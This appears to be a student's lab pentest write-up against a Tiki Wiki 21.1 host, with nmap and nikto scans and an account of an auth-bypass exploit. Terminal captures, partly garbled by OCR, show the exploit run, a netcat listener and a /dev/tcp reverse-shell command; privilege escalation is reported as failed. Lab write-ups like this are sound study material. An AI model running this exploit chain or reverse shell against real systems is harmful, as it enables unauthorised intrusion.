readme.md

Pentest 17 - Tiki - 39 - 10.14.1.39

Scanning and Enumerating

Nmap

```
Nmap scan report for 10.14.1.39
Host is up, received user-set (0.17s latency).
Scanned at 2023-08-06 15:46:12 EDT for 310s
Not shown: 996 closed tcp ports (reset)
PORT
        STATE SERVICE
                         REASON
                                       VERSION
22/tcp
        open ssh
                         syn-ack ttl 63 OpenSSH 7.4 (protocol 2.0)
ssh-hostkey:
   2048 cd:bb:37:7a:fc:a2:56:3f:25:69:54:27:94:2a:81:a4 (RSA)
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDSrdpa5qh6sj/Kdq508bk6ycPGe1V00RiXAg2B/p2429
   256 f7:fc:b9:bd:45:b6:e8:40:9d:ee:68:19:d4:48:f5:1d (ECDSA)
ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGLxoj7H/M
   256 10:2c:35:1c:5c:8b:62:73:40:0a:30:00:9a:9a:d5:2a (ED25519)
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBtCUEx5djFM004UrUZ0ADBjZIrQppBl51sse2028gsl
        open http
                         syn-ack ttl 63 Apache httpd 2.4.6 ((CentOS) PHP/7.2.34)
_http-generator: Tiki Wiki CMS Groupware - https://tiki.org
http-methods:
Supported Methods: GET HEAD POST OPTIONS
http-favicon: Unknown favicon MD5: 8039B86E4B5DA2D0A2B0C406ED2CE2E4
http-server-header: Apache/2.4.6 (CentOS) PHP/7.2.34
http-title: Tiki | HomePage
Requested resource was http://10.14.1.39/tiki-index.php
http-robots.txt: 40 disallowed entries
//tiki-forums.php/tiki-view forum.php
/tiki-index.php /tiki-read article.php /tiki-view blog.php
/tiki-list file gallery.php /tiki-view forum thread.php /*structure=* /temp/
/addons//admin//backup//db//doc//dump//installer//lang/
/maps//mods//modules//permissioncheck//popups/
/templates/ /tests/ /vendor* /get_strings.php /tiki-admin
/*sort mode=* /*latest=1* /*PHPSESSID= /*display=print*
/*show comzone=* /*page ref id=* /*topics offset=-1* /*show details=*
/*offset=0* /*print=y* /*fullscreen=y* /*mode=mobile*
3306/tcp open mysql
                         syn-ack ttl 63 MySQL (unauthorized)
8080/tcp open http-proxy syn-ack ttl 63
```

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```
http-favicon: Unknown favicon MD5: F6EE149072C0F07CF229A508B6CD4A74
| http-title: File Browser
http-methods:
   Supported Methods: GET
| fingerprint-strings:
    FourOhFourRequest, GetRequest:
     HTTP/1.0 200 OK
     Cache-Control: no-cache, no-store, must-revalidate
     Content-Type: text/html; charset=utf-8
     X-Xss-Protection: 1; mode=block
     Date: Sun, 06 Aug 2023 19:46:19 GMT
      <!DOCTYPE html><html lang="en"><head><meta charset="utf-8"><meta http-equiv="X
   HTTPOptions:
     HTTP/1.0 404 Not Found
     Cache-Control: no-cache, no-store, must-revalidate
     Content-Type: text/plain; charset=utf-8
     X-Content-Type-Options: nosniff
     Date: Sun, 06 Aug 2023 19:46:19 GMT
     Content-Length: 14
      Found
    RTSPReauest:
     HTTP/1.1 400 Bad Request
     Content-Type: text/plain; charset=utf-8
     Connection: close
      Request
1 service unrecognized despite returning data. If you know the service/version, plea
SF-Port8080-TCP:V=7.94%I=9%D=8/6%Time=64CFF88C%P=x86_64-pc-linux-gnu%r(Get
SF:Request,11AC,"HTTP/1\.0\x20200\x200K\r\nCache-Control:\x20no-cache,\x20
SF:no-store,\x20must-revalidate\r\nContent-Type:\x20text/html;\x20charset=
SF:utf-8\r\nX-Xss-Protection:\x201;\x20mode=block\r\nDate:\x20Sun,\x2006\x
SF:20Aug\x20203\x2019:46:19\x20GMT\r\n\r\n<!DOCTYPE\x20html><html\x20lang
SF:=\"en\"><head><meta\x20charset=\"utf-8\"><meta\x20http-equiv=\"X-UA-Com
SF:patible\"\x20content=\"IE=edge\"><meta\x20name=\"viewport\"\x20content=
SF:\"width=device-width,initial-scale=1,user-scalable=no\"><title>File\x20
SF:Browser</title><link\x20rel=\"icon\"\x20type=\"image/png\"\x20sizes=\"3
SF:2x32\"\x20href=\"/static/img/icons/favicon-32x32\.png\"><link\x20rel=\"
SF:icon\"\x20type=\"image/png\"\x20sizes=\"16x16\"\x20href=\"/static/img/i
SF:cons/favicon-16x16\.png\"><link\x20rel=\"manifest\\"\x20id=\"manifestPla
SF:ceholder\"\x20crossorigin=\"use-credentials\"><meta\x20name=\"theme-col
SF:or\"\x20content=\"#2979ff\"><meta\x20name=\"apple-mobile-web-app-capabl
SF:e\"\x20content=\"yes\"><meta\x20name=\"apple-mobile-web-app-status-bar-
SF:style\"\x20content=\"black\"><meta\x20name=\"apple-mobile-web-app-title
SF:\"\x20content=\"assets\"><link\x20rel=\"appl")%r(HTTPOptions,DF,"HTTP/1
SF:\.0\x20404\x20Not\x20Found\r\nCache-Control:\x20no-cache,\x20no-store,\
SF:x20must-revalidate\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\n
SF:X-Content-Type-Options:\x20nosniff\r\nDate:\x20Sun,\x2006\x20Aug\x20202
SF:3\x2019:46:19\x20GMT\r\nContent-Length:\x2014\r\n\r\n404\x20Not\x20Foun
SF:d\n")%r(RTSPRequest,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-T
SF:ype:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400
```

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```
SF:\x20Bad\x20Request")%r(FourOhFourRequest,11AC,"HTTP/1\.0\x20200\x200K\r
SF:\nCache-Control:\x20no-cache,\x20no-store,\x20must-revalidate\r\nConten
SF:t-Type:\x20text/html;\x20charset=utf-8\r\nX-Xss-Protection:\x201;\x20mo
SF:de=block\r\nDate:\x20Sun,\x2006\x20Aug\x202023\x2019:46:19\x20GMT\r\n\r
SF:\n<!DOCTYPE\x20html><html\x20lang=\"en\"><head><meta\x20charset=\"utf-8
SF:\"><meta\x20http-equiv=\"X-UA-Compatible\"\x20content=\"IE=edge\"><meta
SF:\x20name=\"viewport\"\x20content=\"width=device-width,initial-scale=1,u
SF:ser-scalable=no\"><title>File\x20Browser</title><link\x20rel=\"icon\"\x
SF:20type=\"image/png\"\x20sizes=\"32x32\"\x20href=\"/static/img/icons/fav
SF:icon-32x32\.png\"><link\x20rel=\"icon\"\x20type=\"image/png\"\x20sizes=
SF:\"16x16\"\x20href=\"/static/img/icons/favicon-16x16\.png\"><link\x20rel
SF:=\"manifest\"\x20id=\"manifestPlaceholder\"\x20crossorigin=\"use-creden
SF:tials\"><meta\x20name=\"theme-color\"\x20content=\"#2979ff\"><meta\x20n
SF:ame=\"apple-mobile-web-app-capable\"\x20content=\"yes\"><meta\x20name=\
SF: "apple-mobile-web-app-status-bar-style\"\x20content=\"black\"><meta\x20
SF:name=\"apple-mobile-web-app-title\"\x20content=\"assets\"><link\x20rel=
SF:\"appl");
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 4.4 (96%), Linux 2.6.32 or 3.10 (95
No exact OS matches for host (If you know what OS is running on it, see https://nmap
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=8/6%OT=22%CT=1%CU=44274%PV=Y%DS=2%DC=1%G=Y%TM=64CFF9BA
OS:%P=x86 64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10B%TI=Z%II=I%TS=A)SEQ(SP=10
OS:7%GCD=1%ISR=10B%TI=Z%TS=A)SEQ(SP=107%GCD=1%ISR=10B%TI=Z%II=I%TS=A)OPS(01
OS:=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M5B4ST11NW
OS:7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=
OS:Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%R
OS:D=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q
OS:=)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=
OS:G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
Uptime guess: 24.805 days (since Wed Jul 12 20:31:37 2023)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros
TRACEROUTE
HOP RTT
             ADDRESS
   169.56 ms 10.14.1.39
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://n
# Nmap done at Sun Aug 6 15:51:22 2023 -- 1 IP address (1 host up) scanned in 310.2
         STATE SERVICE REASON
PORT
                                      VERSION
                       syn-ack ttl 63 MySQL (unauthorized)
3306/tcp open mysql
banner: C\x00\x00\x00\xFFj\x04Host '172.16.4.1' is not allowed to conne
ct to this MySQL server
|_mysql-empty-password: Host '172.16.4.1' is not allowed to connect to this MySQL s€
```

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OS Type: Linux 2.6.32 (96%)

Port	Service	Protocol	Version
22	SSH	TCP	OpenSSH 7.4
80	HTTP	TCP	Apache httpd 2.4.6 ((CentOS) PHP/7.4.30)
3306	mysql	TCP	?
8080	HTTP	TCP	?

Notable items:

MySQL is exposed, but I can't connect from my host. 8080 is serving another undetected webpage.

Nikto

- + Server: Apache/2.4.6 (CentOS) PHP/7.2.34
- + /: Retrieved x-powered-by header: PHP/7.2.34.
- + /: The anti-clickjacking X-Frame-Options header is not present. See: https://devel
- + /: The X-Content-Type-Options header is not set. This could allow the user agent t
- + /: Cookie javascript enabled detect created without the httponly flag. See: https:
- + Root page / redirects to: http://10.14.1.39/tiki-index.php
- + /mods/: Directory indexing found.
- + /robots.txt: Entry '/mods/' is returned a non-forbidden or redirect HTTP code (200
- + /robots.txt: Entry '/permissioncheck/' is returned a non-forbidden or redirect HTT
- + /robots.txt: contains 44 entries which should be manually viewed. See: https://dev
- + PHP/7.2.34 appears to be outdated (current is at least 8.1.5), PHP 7.4.28 for the
- + Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.54). Apache 2.
- + /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See:
- + /files/: Directory indexing found.
- + /files/: This might be interesting.
- + /icons/: Directory indexing found.
- + /README: README file found.
- + /xmlrpc.php: xmlrpc.php was found.
- + /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-res
- + /license.txt: License file found may identify site software.
- + /composer.json: PHP Composer configuration file reveals configuration information.
- + 8523 requests: 0 error(s) and 19 item(s) reported on remote host
- + End Time: 2023-08-06 16:22:00 (GMT-4) (1837 seconds)
- + Target IP: 10.14.1.39 + Target Hostname: 10.14.1.39
- + Target Port: 8080
- + Start Time: 2023-08-06 15:51:23 (GMT-4)

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- + Server: No banner retrieved
- + /: The anti-clickjacking X-Frame-Options header is not present. See: https://devel
- + /: The X-Content-Type-Options header is not set. This could allow the user agent t
- + No CGI Directories found (use '-C all' to force check all possible dirs)
- + /css/: This might be interesting.
- + /img/: This might be interesting.
- + /js: This might be interesting.
- + /fckeditor/editor/dialog/fck_flash.html: FCKeditor could allow files to be updated
- + /FCKeditor/editor/dialog/fck flash.html: FCKeditor could allow files to be updated
- + /Script/fckeditor/editor/dialog/fck_flash.html: FCKeditor could allow files to be
- + /sites/all/modules/fckeditor/fckeditor/editor/dialog/fck flash.html: FCKeditor cou
- + /modules/fckeditor/fckeditor/editor/dialog/fck flash.html: FCKeditor could allow f
- + /class/fckeditor/editor/dialog/fck_flash.html: FCKeditor could allow files to be u
- + /inc/fckeditor/editor/dialog/fck flash.html: FCKeditor could allow files to be upd
- + /sites/all/libraries/fckeditor/editor/dialog/fck flash.html: FCKeditor could allow
- + /js/editor/fckeditor/editor/dialog/fck flash.html: FCKeditor could allow files to
- + /includes/fckeditor/editor/dialog/fck_flash.html: FCKeditor could allow files to b
- + /include/fckeditor/editor/dialog/fck flash.html: FCKeditor could allow files to be
- + /modules/fckeditor/editor/dialog/fck_flash.html: FCKeditor could allow files to be
- + /plugins/fckeditor/editor/dialog/fck flash.html: FCKeditor could allow files to be
- + /composer.json: PHP Composer configuration file reveals configuration information.
- + 7737 requests: 0 error(s) and 19 item(s) reported on remote host
- + End Time: 2023-08-06 16:19:15 (GMT-4) (1672 seconds)


Exploitation

Initial Access


First I poked at the various sites to try and find what version of Tiki this was running. Nmap and Nikto didn't really report anything amazing - the server on port 8080 had default redirects so I couldn't enumerate anything there. Checking the Tiki page, there wasn't anything particularly special, except for the /README which divulged that this was Tiki Wiki 21.1.


Checking on the internets, and searchsploit, 21.1 in particular is vulnerable to an authentication brute force where enough invalid login attempts will permit a login unauthenticated as the admin user. My first attempt was with a python script to automate this, but after getting nowhere with it, I decided to try my hand at Burpsuite.

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











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












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This got me into Tiki Wiki - now what?

Privilege Escalation

I really really struggled here and I was unsuccessful. While I was able to determine that filebrowser was running as root and could therefore provide me with /etc/shadow or something, I didn't have the credentials and couldn't find the credentials.

I was able to obtain credentials to MySQL, but I couldn't find or dump the filebrowser logins.

After several hours, and phone a friend, I put this one down - numerically, this was test #17, which threw off my numbering scheme from here as 20 are required.

Identified Vulnerabilities

CVE

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9/4/23, 4:02 PM readme.md - Grip

Remediation

The main factor(s) leading to initial access included:

The main factor(s) leading to privilege escalation here

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were:

Remediation steps then include:

Images:

```
-(kali@kali)-[~/.../17-tiki/results/10.14.1.39/loot]
    (kalı@ kalı)-[~/.../.../...

$\frac{\sudo}{\sudo} \text{ python3 } \frac{\sext{exploit.py}}{\sudo}
                                                                                                                                                                                                          (kali@kali)-[~]

$ nc -lvp 12345
   (+) usage: exploit.py <host> <path> <cmd> 
(+) usage: exploit.py <host> <path> <cmd> 
(+) eg: exploit.py 192.168.75.141 / id (+) eg: exploit.py 192.168.75.141 / tiki-20.3/ id
                                                                                                                                                                                                          listening on [any] 12345 ...
10.14.1.39: inverse host lookup failed: Unknown host connect to [172.16.4.1] from (UNKNOWN) [10.14.1.39] 53000
           -(kali% kali)-[~/.../17-tiki/results/10.14.1.39/loot]
$ <u>sudo</u> python3 <u>exploit.py</u> 10.14.1.39 / id
                                                                                                                                                                                                         connect to [1/2.16.4.1] from (UNKNOWN) [10.14.1.39] sh: no job control in this shell sh-4.2$ python3 -c 'import pty;pty.spawn("/bin/sh")' python3 -c 'import pty;pty.spawn("/bin/sh")' sh: python3: command not found sh-4.2$ python -c 'import pty;pty.spawn("/bin/sh")' python -c 'import pty;pty.spawn("/bin/sh")'
    (+) blanking password...
     (+) admin password blanked!
    (+) getting a session...
(+) auth bypass successful!
    (+) triggering rce...
    uid=48(apache) gid=48(apache) groups=48(apache)
                                                                                                                                                                                                         sh-4.2$
sh-4.2$ wget
         (+) blanking password..
    (+) admin password blanked!
(+) getting a session...
    (+) auth bypass successful!
    (+) triggering rce...
           (+) blanking password...
    (+) admin password blanked!(+) getting a session...(+) auth bypass successful!
    (+) triggering rce...
   | Total | Tota
                                                                                                                                                   Ss Aug06
                                                                                                                                                                                       1:36 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfil
                                                                                                                                                    Ssl
                                                                                                                                                                 Aug06
Aug06
                                                                                                                                                                                           1:05 /usr/sbin/NetworkManager --no-daemon[0m
                                                                                                                                                                                           0:35 /usr/lib/systemd/systemd-logind
                                                                                                                                                                  Aug06
                                                                                                                                                                                           0:08 /usr/sbin/crond -n
                                                                                                                                                                                         0:08 /usr/sbin/crond -n
0:00 /sbin/agetty -noclear ttyl linux
0:00 /usr/sbin/sshd -D
0:59 /usr/bin/python2 -Es /usr/sbin/tuned -l -P
2:55 /usr/sbin/httpd -DFOREGROUND
0:13 _ /usr/sbin/httpd -DFOREGROUND
0:11 _ /usr/sbin/httpd -DFOREGROUND
0:12 _ /usr/sbin/httpd -DFOREGROUND
0:11 _ /usr/sbin/httpd -DFOREGROUND
0:11 _ /usr/sbin/httpd -DFOREGROUND
0:13 _ /usr/sbin/httpd -DFOREGROUND
                                                                                                                                                                 Aug06
Aug06
Aug06
                                                                                                                                                    Ss+
                                                                                                                                                                  Aug06
03:18
                                                                                                                                                                                                                    /usr/sbin/httpd -DFOREGROUND
/usr/sbin/httpd -DFOREGROUND
                                                                                                                                                                  03:18
12:47
                                                                                                                                                                                           0:11
0:13
                                                                                                                                                                    12:48
                                                                                                                                                                                           0:18
                                                                                                                                                                                                                     /usr/sbin/httpd -DFOREGROUND
                                                                                                                                                                                                                    /usr/sbin/httpd -DFOREGROUND
/usr/sbin/httpd -DFOREGROUND
                                                                                                                                                                    12:48
                                                                                                                                                                                           0:14
                                                                                                                                                                    13:27
                                                                                                                                                                                                                         _ sh -c /bin/sh -i >& /dev/tcp/172.16.4.1/12345 0>&1
                                                                                                                                                                    14:48
                                                                                                                                                                    14:48
                                                                                                                                                                                           0:00
                                                                                                                                                                                                                                                  _ python -c import pty;pty.spawn("/bin/sh")
_ /bin/sh
                                                                                                                                                                                           0:00
                                                                                                                                                                    14:49
                                                                                                                                                                    14:49
                                                                                                                                                                                           0:00
                                                                                                                                                                                           0:00
                                                                                                                                                                                                                                                                           _ /bin/sh ./linpeas.sh
                                                                                                     3520 pts/0
3584 pts/0
3392 pts/0
58688 ?
50808 ?
                                                                                                                                                                   14:51
14:51
                                                                                                                                                                                                                                                                                         /bin/sh ./linpeas.sh
ps fauxwww
                                                                                                                                                                                           0:00
                                                                                                                                                                                           0:00
                                                                                                                                                                    14:51
                                                                                                                                                                                                                                                                                                /bin/sh ./linpeas.sh
                               25674 0.0 0.3 13364 3392 pts

22191 0.3 6.0 598016 58688 ?

22196 0.2 5.2 591396 59808 ?

1037 0.0 1.7 724136 16968 ?

1042 0.0 0.6 226380 5956 ?

1067 0.0 0.3 113436 2944 ?

1261 0.0 14.9 994340 144632 ?
                                                                                                                                                                                         0:18 _ /usr/sbin/httpd -DFOREGROUND

0:08 _ /usr/sbin/httpd -DFOREGROUND

1:36 /usr/local/bin/filebrowser -r /var/www/html -a 0.0.0.0 -p 8080

2:49 /usr/sbin/rsyslogd -n
                             22196
1037
                                                                                                                                                                    13:46
                    35: Aug06 2:49 /usr/sbin/rsyslogd -n
1261 0.0 14.9 994340 144632 ? St Aug06 0:00 /bin/sh /usr/bin/mysqld_safe --basedir=/usr
--log-error=/var/log/mysqld.log --pid-file=/var/run/mysqld/mysqld.pd --socket=/var/lib/mysql.sock
1386 0.0 0.5 93100 4964 ? St Aug06 0:14 /usr/libexec/postfix/master -w
1392 0.0 0.7 93272 7552 ? S Aug06 0:03 amor
```

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```
Files with capabilities (limited to 50):
/usr/bin/nl = cap dad read search+ep
/usr/bin/newgidmap = cap setuid+ep
/usr/bin/newuidmap = cap setuid+ep
/usr/bin/ping = cap net cap net raw+p
/usr/sbin/clockdiff = cap net raw+p
/usr/sbin/arping = cap net raw+p
/usr/sbin/suexec = cap setuid+ep
/usr/local/bin/filebrowser = cap net bind service+ep
```

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